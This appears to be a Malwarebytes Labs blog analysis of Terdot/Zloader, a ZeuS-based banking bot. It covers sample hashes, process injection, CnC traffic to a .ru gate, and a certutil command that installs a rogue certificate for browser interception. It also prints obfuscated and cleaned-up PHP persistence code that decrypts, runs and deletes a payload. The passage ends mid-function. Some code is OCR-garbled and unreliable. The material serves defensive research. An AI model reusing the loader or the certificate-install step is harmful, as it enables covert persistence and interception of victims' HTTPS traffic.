Zbot with legitimate applications on board

blog.malwarebytes.com/cybercrime/2017/01/zbot-with-legitimate-applications-on-board/

Malwarebytes Labs January 26, 2017

Source code of the infamous ZeuS malware leaked in 2011. Since that time, many cybercriminals has adopted it and augmented with their own ideas. Recently, among the payloads delivered by exploit kits, we often find **Terdot.A/Zloader** – a downloader installing on the victim machine a ZeuS-based malware.

The payload is very similar to the malware described in this article and referenced under the name Sphinx. However, after consulting with other researchers (special thanks to **Matthew Mesa**), we got proven that the bot that is sold as Sphinx is very different (sample). Since there are many confusions about the naming, we decided to stick to the name Terdot Zloader/Zbot.

In this post we will have a look at the features and internals of this malware. As we will see, the dropped package consists not only of malicious files – but also legitimate applications, used for the malicious purpose.

Analyzed sample

d45b8a20a991acd01d2ff63735fc1adf – original executable #1

950368afb934fd3fd5b2d4e6704b757b – original executable #2

fca092aca679edd9564d00e9640f939d – original executable #3

ae1d1f4597f76912d7bd9962b96eecbb – loader (unpacked)
268fd83403da27a80ab1a3cf9ac45b67 – payload.dll (injected into *explorer*)
6c34779503414210378371d250a3a1af – client32.dll (Zbot downloaded and injected into *msiexec,* and into browsers)

f9373dc232028da52ad33b017e33bbd3 – original executable #4

Distribution


Most of the analyzed samples were dropped from **SundownEK** – some of the campaigns are described in details here: 28 Dec 2016 , 6 Jan 2017, and 18 Jan 2017. However, we also encountered cases when the Terdot.A/Zloader was dropped by the malicious email attachment.

Behavioral analysis

After the sample is run, we can see it deploying explorer and then terminating. It is easy to guess, that it injected some malicious modules there.

procexp.exe	4.17	8 860 K	15 032 K	1580	Sysinternals Process Explorer	Sysinternals - www.sysinter...
c4b894094c08ea234a2a26...	26.53	75 996 K	13 024 K	164		
explorer.exe	Susp...	272 K	1 476 K	2672	Windows Explorer	Microsoft Corporation

If we attach a debugger into the *explorer* process, we can see the injected shellcode, along with a new PE file (payload.dll). The interesting and unusual thing, typical for this Zloader is, that the DLL does not start at the beginning of the memory page, but after the shellcode:



If we have an internet connection, the Zloader will load the second stage (the main bot) and inject it into msiexec.exe.


The injected module beacons to the CnC and downloads other modules. Observed patterns of the gates:

```
/FE8hVs3/gs98h.php
/bdk/gate.php
```


The communication is encrypted:

```
POST /bdk/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center
PC 6.0; .NET4.0C; .NET4.0E)
Host: rowatterding.ru
Content-Length: 629
Pragma: no-cache

Ot..-.0.9Z...%D.....m..Ue{O,...9.................W......w....N.#...BY. lut4.
{...L{.(.:.....U.A../".@).D.Vi...../..U:..z...x4./:..MM....Vw'..
3._4.......>..').r..........1..$..x..s...^......r...y...
+:N..qpR.....g..p....j..pa..h...v...Ua..."{7w".........d.;.U.........
%.x.....>!.S...%.1-H       .q..x..E..../sZ........fm.L.....uS..!\%*.....Q...
[*....L...~.>+.[u...6.uG.M6t...`.6r.;...~$.;,tS.G...]K.~=U.;sj.U.....K....p.
8.g.....`VV,.7...u.....o.q....j'7.@K...,..].&DJ2...f;....
6.....e.......E..}../;..\e.e.(?......Y..Ww.A%.......d......n...>...W..R...
0.f.....[SaCS.A.]...Hrz.....J`..R.<.l....e%.......85a4. .!.h.h..pi..._...h{G...
[....L.sHTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Wed, 25 Jan 2017 16:32:35 GMT
Content-Type: application/octet-stream
Content-Length: 7186892
Connection: keep-alive
X-Powered-By: PHP/5.4.45
Content-Description: File Transfer
Content-Disposition: attachment; filename=tv.dat
Content-Transfer-Encoding: binary
Expires: 0
Cache-Control: must-revalidate
Pragma: public

<].#..U7q.v....?rE^.i..S...)..L..rO...y!.........d...TxY..-G|.w.\^$..).........
4.K~..r....<..e.Jd.....U..ru...."......OneJ..........
..K..w.S.&.@..-......X.#A.....K-....).v..&Ic.
lk..A.f.V..w,..Fs..#.......b.p.8./.V..+
_G.......h)NJh......i...D:.....l^..'`.9.,.K...+WbjM....M............#.K>..
9V.....T=|B+.f...j.....g....^%!...(..;
....xR*.
```


CnC responds with a new PE file – the module of the malware: (*client32.dll*). Downloader decrypts it in the memory and injects further: after a while we can see the *explorer* terminating and another program being deployed: *msiexec*. The initial malware executable is deleted.




Attaching debugger to *msiexec*, we can find the Zbot (*client32.dll*) implanted and running in the process space.



From inside of the injected module another internet connection is made, and some new elements are being downloaded and dropped (including legitimate applications like *certutil* and *php* – their role will be described further). The same *client32.dll* is also injected in browsers.




The module deployed inside msiexec.exe is used as a supervisor. It opens TCP sockets locally and communicates with the modules injected in browsers, in order to monitor opened pages.




MitM

The main module of the bot downloads and drops some new elements into the %TEMP% folder. Surprisingly, those files are non-malware. We can see the certutil application (0c6b43c9602f4d5ac9dcf907103447c4) along with it's dependencies – legitimate DLLs.

In the same folder, there is also some alien certificate (filename, as well as the name of the issuer is randomly generated).



The certificate is installed with the help of the *certutil*, for the purpose of Man-in-the-Middle attacks (in such cases they are also called Man-in-the-Browser).




Example – a command line deployed during tests:


```
"C:\Users\tester\AppData\Local\Temp\certutil.exe"
-A -n "otdarufyr"
-t "C,C,C" -i "C:\Users\tester\AppData\Local\Temp\nedea.crt"
-d "C:\Users\tester\AppData\Roaming\Mozilla\Firefox\Profiles\be7dt337.default"
```

It is easy to guess that this malware targets web browsers. Indeed, if we run a browser and try to visit some site over HTTPS, we will see that the original certificates are replaced by the malicious one. See examples below – draw attention that the subject of the certificate contains the valid domain – only the *issuer* field can let us recognize, that the certificate is not legitimate:


Satander MitB on Firefox:




The browser claims that the connection is secure – but when we see the details, we can find, that the connection is “protected” by the fake certificate dropped by the malware:



Facebook MitB on InternetExplorer:




Browsers do not alert about any inconsistency – and the user who was not vigilant enough to check the details of the certificate, may easily get deceived…




If we attach a debbugger into the running browser, we can see that the same *client32.dll* is injected there – along with some more code used for API redirections.

Persistence

In addition to the content dropped in %TEMP%, we can see some new folders with random names created in %APPDATA%:



Interesting fact is that one of them contains legitimate php.exe (see on VirusTotal: php.exe, php5ts.dll).



…and some obfuscated php code:

This file contains bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters.
Learn more about bidirectional Unicode characters

Show hidden characters


```
<?php $GLOBALS['529399110']=Array(" .'abs','f' .'ile' .'_' .'ge' .'t' ._c' .'o' .'ntents','file_put' ._content' .'s','exec','strpos'," .'so' .'cke' .'t_get_sta' .'t'
{$fcfeek=Array("\x9b\x94\x61\xbd\xaa\xca\x4c\x9a\x86\xc4\x5a\x99\xaf\xd4\x32\xb7\x9d\xc2\x31\xa8\xbc\xc7\x23\xb1\x8c\xdb\x22\x83\xb6\xdb
$fcfeek[$fcvppx];} ?><?php $tmgwczl=-round(0+277703483.2+277703483.2+277703483.2+277703483.2+277703483.2);$erywquk=round(0+8
($pvkdnon);if($dtpcqwi){$mauwmmh=girsztc($dtpcqwi,$tmgwczl);$GLOBALS['529399110'][2]($zzmnlgm,$mauwmmh);$GLOBALS['529399110'
round(0+1114.25+1114.25+1114.25+1114.25))$GLOBALS['529399110'][7]($cuvcjeb,$ujxlctg,$dtpcqwi,$mauwmmh);return($ujxlctg << $jedmsae
{$fnbzhld=_2136181597(7);if((round(0+1.6666666666667+1.6666666666667+1.6666666666667)+round(0+405.75+405.75+405.75+405.75))>
($pvkdnon,$mauwmmh);for($opberbw=round(0);$opberbw<$abwytbw;++$opberbw){$xqnsess=$GLOBALS['529399110'][14]($GLOBALS['5293
($jedmsae,$opberbw))$GLOBALS['529399110'][19]($pvkdnon,$fnbzhld,$opberbw);$tmgwczl=vsqaxzw($tmgwczl,round(0+4+4));++$tmgwczl;}r
```

view raw


script.php

hosted with ❤ by GitHub
(Formatted version here).


Other folders contains some encrypted data, i.e.:



Interestingly, this php package is referenced at autostart:



Link deploys the dropped php application and runs the script, that we saw before:



We can easily suspect that this is a method of persistence. Deobfuscating the PHP code confirms this guess. See the same code after cleanup:

This file contains bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters.
Learn more about bidirectional Unicode characters

Show hidden characters

```
<?php
function _get_arr_value($index)
{
$fcfeek = Array(
"\x9b\x94\x61\xbd\xaa\xca\x4c\x9a\x86\xc4\x5a\x99\xaf\xd4\x32\xb7\x9d\xc2\x31\xa8\xbc\xc7\x23\xb1\x8c\xdb\x22\x83\xb6\xdb\x23\xb3\xb6\xc
"\x9b\x94\x61\xbd\xaa\xca\x4c\x9a\x86\xc4\x5a\x99\xaf\xd4\x32\xb7\x9d\xc2\x31\xa8\xbc\xc7\x23\xb1\x8c\xdb\x22\x83\xb6\xdb\x23\xb3\xb6\xc
//1
'qsgfh',//2
'ojetjlsjqbudwfx', //3
'oktwz',//4
'ekuwdqoqcadeetv', //5
'nxz', //6
"//7
);
return $fcfeek[$index];
}
?>
<?php
$key = –1388517416;
$erywquk = 3383;
$in_filename = _get_arr_value(0);
$out_filename = _get_arr_value(1);
$in_filename = decode($in_filename, $key);
#$in_filename = "C:\Users\tester\AppData\Roaming\Vyaxy\royxh.umh"

$golkdbl = _get_arr_value(2);
$out_filename = decode($out_filename, $key);
$file_content = file_get_contents($in_filename);
#out_filename = "C:\Users\tester\AppData\Roaming\Vyaxy\royxh.umh.exe"

if ($file_content) {
$decoded_content = decode($file_content, $key);
file_put_contents($out_filename, $decoded_content);
exec($out_filename);
while (!unlink($out_filename))
Sleep(1);
}

function shift_decode($val, $and_val)
{
$k = $and_val & 31;
```

```
    return ($val << $k) | (($val >> (32 – $k)) & ((1 << (31 & $k)) – 1));
    }

    function decode($in_buffer, $key)
    {
    $out_buffer = '';

    $input_len = strlen($in_buffer);
    for ($index = 0; $index < $input_len; ++$index) {
